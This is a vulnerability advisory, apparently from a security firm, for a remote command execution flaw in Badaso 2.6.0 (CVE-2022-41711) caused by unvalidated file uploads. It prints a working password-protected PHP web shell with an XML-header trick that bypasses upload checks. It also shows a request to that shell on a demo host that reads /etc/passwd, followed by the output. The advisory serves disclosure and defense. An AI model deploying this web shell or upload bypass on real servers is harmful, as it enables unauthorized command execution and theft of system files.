Home / Advisories / Badaso 2.6.0 Remote Command Execution

Badaso 2.6.0 - Remote Command Execution

Summary

Affected versions	Version 2.6.0
State	Public
Release date	2022-10-18

Vulnerability

Kind	Remote command execution
Rule	004. Remote command execution
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSSv3 Base Score	10.0
Exploit available	Yes
CVE ID(s)	CVE-2022-41711

Vulnerability

This vulnerability occurs because the application does not correctly validate files uploaded by users. Thanks to this, we uploaded a file with malicious PHP code, instead of an image file.

Exploitation


To exploit this vulnerability, the following file must be sent to the server:


exploit.php

```
<?xml version="1.0" standalone="no"?>
<?php
    if($_POST && $_POST['password']==="AGSH635479302H235") {
        echo system($_POST['cmd']);
    }
?>
```

It is important to put an XML header before the malicious code to bypass security controls.

Evidence of exploitation




Burp Suite Professional v2022.8.4 - Temporary Project - licensed to Fluidsignal Group S.A [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Burp Bounty Pro
RCE × Normal × Execute × +
Send Cancel
Target: https://badaso-demo.uatech.co.id HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Search...
0 matches
Done
2,633 bytes | 394 millis

```
POST //storage//photos//1//A6386sf8aa2gdh6DFG.php HTTP/2
Host: badaso-demo.uatech.co.id
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

password=AGSH635479302H235&cmd=cat%20/etc/passwd
```

```
HTTP/2 200 OK
Date: Fri, 30 Sep 2022 21:04:41 GMT
Content-Type: text/html; charset=UTF-8
Cf-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=KCLe%2BRGBqWUZdPu9kOl%2BZ69NPGASnRxVgSgHrpzLk
bnKjanVZDKjEYJHnbuzOjV8G%2FggwinisuGhDUViLyZ8nk6e56smJ4oNMPQNZFi8qCxOFzRfC6llWJxrb2NnSoAeEovdKQHOrartHsg%3D"}],"
group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 752fe993aa94ad01-ATL
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

<?xml version="1.0" standalone="no"?>
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
  irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
  gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
  systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
  systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
  systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
  messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
  syslog:x:104:110::/home/syslog:/usr/sbin/nologin
  _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
  tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
  uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
  tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
  sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
  landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
  pollinate:x:111:1::/var/cache/pollinate:/bin/false
  ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
```

System Information

- Version: Badaso 2.6.0
- Operating System: GNU/Linux

Mitigation

An updated version of Badaso is available at the vendor page.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page https://github.com/uasoft-indonesia/badaso

Issue https://github.com/uasoft-indonesia/badaso/issues/802

Timeline

- ✓ 2022-10-05
  Vulnerability discovered.
- ✓ 2022-10-05
  Vendor contacted.
- ✓ 2022-10-05
  Vendor replied acknowledging the report.
- 2022-10-05

Services

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

DevSecOps

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact

Service Status - Terms of Use - Privacy Policy - Cookie Policy

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details